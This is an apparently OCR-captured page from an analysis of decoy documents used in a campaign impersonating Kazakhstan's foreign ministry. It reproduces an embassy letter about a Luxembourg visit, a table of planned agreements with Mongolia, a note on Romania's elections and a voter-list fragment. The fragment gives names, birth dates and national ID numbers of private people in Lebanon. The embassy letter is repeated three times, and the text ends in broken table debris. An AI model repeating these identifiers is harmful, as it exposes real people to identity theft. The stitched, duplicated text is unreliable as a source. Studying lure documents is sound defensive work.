
PDF
Инструктаж ЗУ.pdf

Старший специалист
по защите информационных ресурсов **А. Садыков**

Исп: А.Садыков
Тел.: 7203782
тел.+7 701 6260343


Analyse des documents leurres






	қаласы					
27.	Ливан Республикасы, Бейрут қаласы	Мелки Наталья	28.01.1982	820128451098		
28.	Ливан Республикасы, Бейрут қаласы	Дектярева Евгения	04.02.2005	050204650935		
29.	Ливан Республикасы, Метн ауданы, Джоурет «Эль-Балут» ғимараты	Джулай Вероника Борисовна	27.12.1973	731227400293		
30.	Ливан Республикасы, Набатия қаласы, Кафар-Жауз ауданы, «Фазри Тага» ғимараты, 1-қабат	Мустафа Варвара Николаевна	20.10.1968	681020402301		
31.	Ливан Республикасы, Бейрут қаласы, Каслик ауданы	Мканна (Аккулова) Айгерим Еркеновна	04.07.1985	850704400179		

2-бағанға үйлер нөмірлеу ретімен енгізіледі, пәтерлер кезектілігі ретімен әрбір үйдегі бірінші нөмірден бастап көрсетіледі.
В графу 2 вносятся дома в порядке нумерации, квартиры указываются в порядке очередности с первого номера в каждом доме.
*Дауыс беру күніқарсаңында немесе сол күні 18-ге толатын азаматтардың туған күні мен айы көрсетілсін.
Гражданам, которым ко дню или в день голосования исполняется 18 лет, указать число и месяц рождения.



Analyse des documents leurres



ҚАЗАҚСТАН РЕСПУБЛИКАСЫНЫҢ
БЕЛЬГИЯ КОРОЛЬДІГІНДЕГІ
ЕЛШІЛІГІ

AMBASSADE
DE LA RÉPUBLIQUE DU KAZAKHSTAN
AU ROYAUME DE BELGIQUE

ҚАЗАҚСТАН РЕСПУБЛИКАСЫ
СЫРТҚЫ ІСТЕР МИНИСТРІНІҢ
ОРЫНБАСАРЫ
Р.Ю. ВАСИЛЕНКОҒА

Люксембургке іс-сапарымның қорытындылары туралы.
Ү.ж. 5 тамыздағы №02-0/47724-вн хатқа


Құрметті Роман Юрьевич!


Ү.ж. 12-13 қыркүйекте Люксембург Ұлы Герцогтігіне сапарымның барысында Еуропалық инвестициялық банкінің Вице-Президенті Кириакос Какуриспен, Сыртқы және еуропалық істер, қорғаныс, дамыту және сыртқы сауда Министрлігінің Саяси директоры Вероник Докендорфпен, Люксембург Сауда палатасының өкілдерімен бөлек кездестім.

Сыртқы және еуропалық істер Министрлігінің Саяси директоры В.Докендорфпен кездесу барысында, **Люксембург тарапы 2025 жылы Премьер-министрінің орынбасары - Сыртқы істер Министрі Ксавье Беттельдің Қазақстанға сапарын ұйымдастыру мүмкіндігін атап өтті.** В.Докендорфтің айтуынша, аталған сапардың нақты күндері әлі белгісіз. Сонымен қатар, Люксембург тарапы аталған сапарды Астана халықаралық форумымен немесе басқа да ұқсас шарамен байланыстыру мүмкіндігін атап өтті.

Сонымен бірге, **ү.ж. 14 қазанда Люксембургте өтетін ЕО-мен ҚР арасындағы Ынтымақтастық кеңесінің шеңберінде** ҚР Премьер-министрінің орынбасары - Сыртқы істер Министрі М.Нұртілеумен Люксембург Премьер-министрінің орынбасары - Сыртқы істер Министрі К.Беттельдің араларында кездесуді ұйымдастыру мүмкіндігіне назар аударылды. Люксембург тарапы аталған кездесуді 13-ші қазанда кешкі астың немесе 14-ші қазанда таңғы астың уақытында өткізуге болады деп пікірімен бөлісті.

Көпжақты ынтымақтастықтың шеңберінде, Люксембург тарапы **Биологиялық қауіпсіздік жөніндегі халықаралық агенттікті (БҚХА)** құру туралы Қазақстанның бастамасы бойынша бірнеше алаңдаушылықтарымен бөлісті. Атап айтқанда, функциялардың қайталануы, БҚХА-ның БҰҰ-дағы құрылымдық рөлі, БҚХА-ны қаржыландыру мәселесі. Сонымен бірге, В.Докендорфтің айтуынша, БҰҰ Қауіпсіздік Кеңесіндегі қазіргі жағдай Қазақстанның бастамасына теріс әсер тигізуі мүмкін.





ҚАЗАҚСТАН РЕСПУБЛИКАСЫНЫҢ
БЕЛЬГИЯ КОРОЛЬДІГІНДЕГІ
ЕЛШІЛІГІ

AMBASSADE
DE LA RÉPUBLIQUE DU KAZAKHSTAN
AU ROYAUME DE BELGIQUE

ҚАЗАҚСТАН РЕСПУБЛИКАСЫ
СЫРТҚЫ ІСТЕР МИНИСТРІНІҢ
ОРЫНБАСАРЫ
Р.Ю. ВАСИЛЕНКОҒА

Люксембургке іс-сапарымның қорытындылары туралы.
Ү.ж. 5 тамыздағы №02-0/47724-вн хатқа

Құрметті Роман Юрьевич!


Ү.ж. 12-13 қыркүйекте Люксембург Ұлы Герцогтігіне сапарымның барысында Еуропалық инвестициялық банкінің Вице-Президенті Кириакос Какуриспен, Сыртқы және еуропалық істер, қорғаныс, дамыту және сыртқы сауда Министрлігінің Саяси директоры Вероник Докендорфпен, Люксембург Сауда палатасының өкілдерімен бөлек кездестім.

Сыртқы және еуропалық істер Министрлігінің Саяси директоры В.Докендорфпен кездесу барысында, **Люксембург тарапы 2025 жылы Премьер-министрінің орынбасары - Сыртқы істер Министрі Ксавье Беттельдің Қазақстанға сапарын ұйымдастыру мүмкіндігін атап өтті.** В.Докендорфтің айтуынша, аталған сапардың нақты күндері әлі белгісіз. Сонымен қатар, Люксембург тарапы аталған сапарды Астана халықаралық форумымен немесе басқа да ұқсас шарамен байланыстыру мүмкіндігін атап өтті.

Сонымен бірге, **ү.ж. 14 қазанда Люксембургте өтетін ЕО-мен ҚР арасындағы Ынтымақтастық кеңесінің шеңберінде** ҚР Премьер-министрінің орынбасары - Сыртқы істер Министрі М.Нұртілеумен Люксембург Премьер-министрінің орынбасары - Сыртқы істер Министрі К.Беттельдің араларында кездесуді ұйымдастыру мүмкіндігіне назар аударылды. Люксембург тарапы аталған кездесуді 13-ші қазанда кешкі астың немесе 14-ші қазанда таңғы астың уақытында өткізуге болады деп пікірімен бөлісті.

Көпжақты ынтымақтастықтың шеңберінде, Люксембург тарапы **Биологиялық қауіпсіздік жөніндегі халықаралық агенттікті (БҚХА)** құру туралы Қазақстанның бастамасы бойынша бірнеше алаңдаушылықтарымен бөлісті. Атап айтқанда, функциялардың қайталануы, БҚХА-ның БҰҰ-дағы құрылымдық рөлі, БҚХА-ны қаржыландыру мәселесі. Сонымен бірге, В.Докендорфтің айтуынша, БҰҰ Қауіпсіздік Кеңесіндегі қазіргі жағдай Қазақстанның бастамасына теріс әсер тигізуі мүмкін.

Analyse des documents leurres






Таблица двусторонних документов, планируемых к подписанию
в ходе государственного визита Президента РК К.Токаева в Монголию
(октябрь 2024 г.)

№	Наименование документа	Ответств. орган стороны	Текущее состояние
	Готовые к подписанию		
1.	Меморандум между Министерством энергетики РК и Комиссией по ядерной энергии Монголии о сотрудничестве в области ядерной энергетики	Министерство энергетики РК Комиссия по ядерной энергии Монголии	*Проект Меморандума был согласован в 2020 г. и готов к подписанию.*
2.	Соглашение между Правительством РК и Правительством Монголии о сотрудничестве в области авиационного поиска и спасания	Министерство транспорта РК Министерство дорог и транспортного развития Монголии	*Проект Соглашения готов к подписанию с 2022 г.*
3.	Соглашение между Правительством Монголии и Правительством Республики Казахстан о сотрудничестве в пенсионной сфере	Министерство труда и социальной защиты населения РК Министерство труда и социальной защиты Монголии	*Проект Соглашения готов к подписанию с июня 2024 г.*
	На стадии согласования		
4.	Меморандум о сотрудничестве между Министерством цифрового развития, инноваций и аэрокосмической промышленности РК и Министерством цифрового развития и коммуникации Монголии	МЦРИАП РК МЦРК Монголии	*Последний вариант проекта Меморандума был направлен монгольской стороне 16 августа 2024 года №30-145. Согласования ожидаются.*
5.	Дорожная карта по активизации торгово-экономического сотрудничества между	Министерство торговли и интеграции РК	*Проект Дорожной карты находится на рассмотрении у монгольской стороны (письмо №30-145 от 19 августа 2024 г).*

On the Eve of the Presidential Elections in Romania

As is known, the presidential elections in Romania will take place on November 24 (first round) and December 8 (second round).

Explanation: The elections will consist of two rounds if no candidate gains 50% of the votes in the first round. The President is elected for a term of 5 years, but not more than two terms. The total cost of holding the elections amounts to 260 million euros.

Currently, 6 key candidates have been identified (out of 8 in total), who have the highest chances of taking the position of the 5th President of the country:

Independent candidate M. Dinuşan (with public support of 15.36%).
On September 11, former Deputy Secretary General of NATO, M. Dinuşan, announced his candidacy for the presidential elections.
Strengths: Extensive political experience, held a high-ranking position in NATO (2019–2024), and enjoys high popularity among the population.
Weaknesses: Previously ran for president as a candidate from the Social Democratic Party but lost the elections in 2020. Lacks current support from any party structure.


Chairman of the Social Democratic Party, Prime Minister of Romania M. Ciolacu
(support level: 18–25%).

On August 24, M. Ciolacu was re-elected as the leader of the Social Democratic Party and was nominated as the party's candidate for the presidency.

Strengths: The Social Democratic Party won local elections and secured first place in the elections to the European Parliament (June 2024), showing a high level of popularity among the population.
Weaknesses: Representatives of the Social Democratic Party are criticized for corruption, weak recognition in international circles, and the fact that the Social Democrats have not won presidential elections in the past 20 years.

Les documents appartiennent ou sont issus du Ministère des Affaires Étrangères de la République du Kazakhstan

Notes diplomatiques d'ambassades du Kazakhstan



ҚАЗАҚСТАН РЕСПУБЛИКАСЫНЫҢ
БЕЛЬГИЯ КОРОЛЬДІГІНДЕГІ
ЕЛШІЛІГІ

AMBASSADE
DE LA RÉPUBLIQUE DU KAZAKHSTAN
AU ROYAUME DE BELGIQUE

ҚАЗАҚСТАН РЕСПУБЛИКАСЫ
СЫРТҚЫ ІСТЕР МИНИСТРІНІҢ
ОРЫНБАСАРЫ
Р.Ю. ВАСИЛЕНКОҒА

Люксембургке іс-сапарымның қорытындылары туралы.
Ү.ж. 5 тамыздағы №02-0/47724-вн хатқа

Құрметті Роман Юрьевич!

Ү.ж. 12-13 қыркүйекте Люксембург Ұлы Герцогтігіне сапарымның барысында Еуропалық инвестициялық банкінің Вице-Президенті Кириакос Какуриспен, Сыртқы және еуропалық істер, қорғаныс, дамыту және сыртқы сауда Министрлігінің Саяси директоры Вероник Докендорфпен, Люксембург Сауда палатасының өкілдерімен бөлек кездестім.

Сыртқы және еуропалық істер Министрлігінің Саяси директоры В.Докендорфпен кездесу барысында, **Люксембург тарапы 2025 жылы Премьер-министрінің орынбасары - Сыртқы істер Министрі Ксавье Беттельдің Қазақстанға сапарын ұйымдастыру мүмкіндігін атап өтті.** В.Докендорфтің айтуынша, аталған сапардың нақты күндері әлі белгісіз. Сонымен қатар, Люксембург тарапы аталған сапарды Астана халықаралық форумымен немесе басқа да ұқсас шарамен байланыстыру мүмкіндігін атап өтті.

Сонымен бірге, **ү.ж. 14 қазанда Люксембургте өтетін ЕО-мен ҚР арасындағы Ынтымақтастық кеңесінің шеңберінде** ҚР Премьер-министрінің орынбасары - Сыртқы істер Министрі М.Нұртілеумен Люксембург Премьер-министрінің орынбасары - Сыртқы істер Министрі К.Беттельдің араларында кездесуді ұйымдастыру мүмкіндігіне назар аударылды. Люксембург тарапы аталған кездесуді 13-ші қазанда кешкі астың немесе 14-ші қазанда таңғы астың уақытында өткізуге болады деп пікірімен бөлісті.

Көпжақты ынтымақтастықтың шеңберінде, Люксембург тарапы **Биологиялық қауіпсіздік жөніндегі халықаралық агенттікті (БҚХА)** құру туралы Қазақстанның бастамасы бойынша бірнеше алаңдаушылықтарымен бөлісті. Атап айтқанда, функциялардың қайталануы, БҚХА-ның БҰҰ-дағы құрылымдық рөлі, БҚХА-ны қаржыландыру мәселесі. Сонымен бірге, В.Докендорфтің айтуынша, БҰҰ Қауіпсіздік Кеңесіндегі қазіргі жағдай Қазақстанның бастамасына теріс әсер тигізуі мүмкін.

Previe	te	Context
	24	Unknown
	24	Unknown

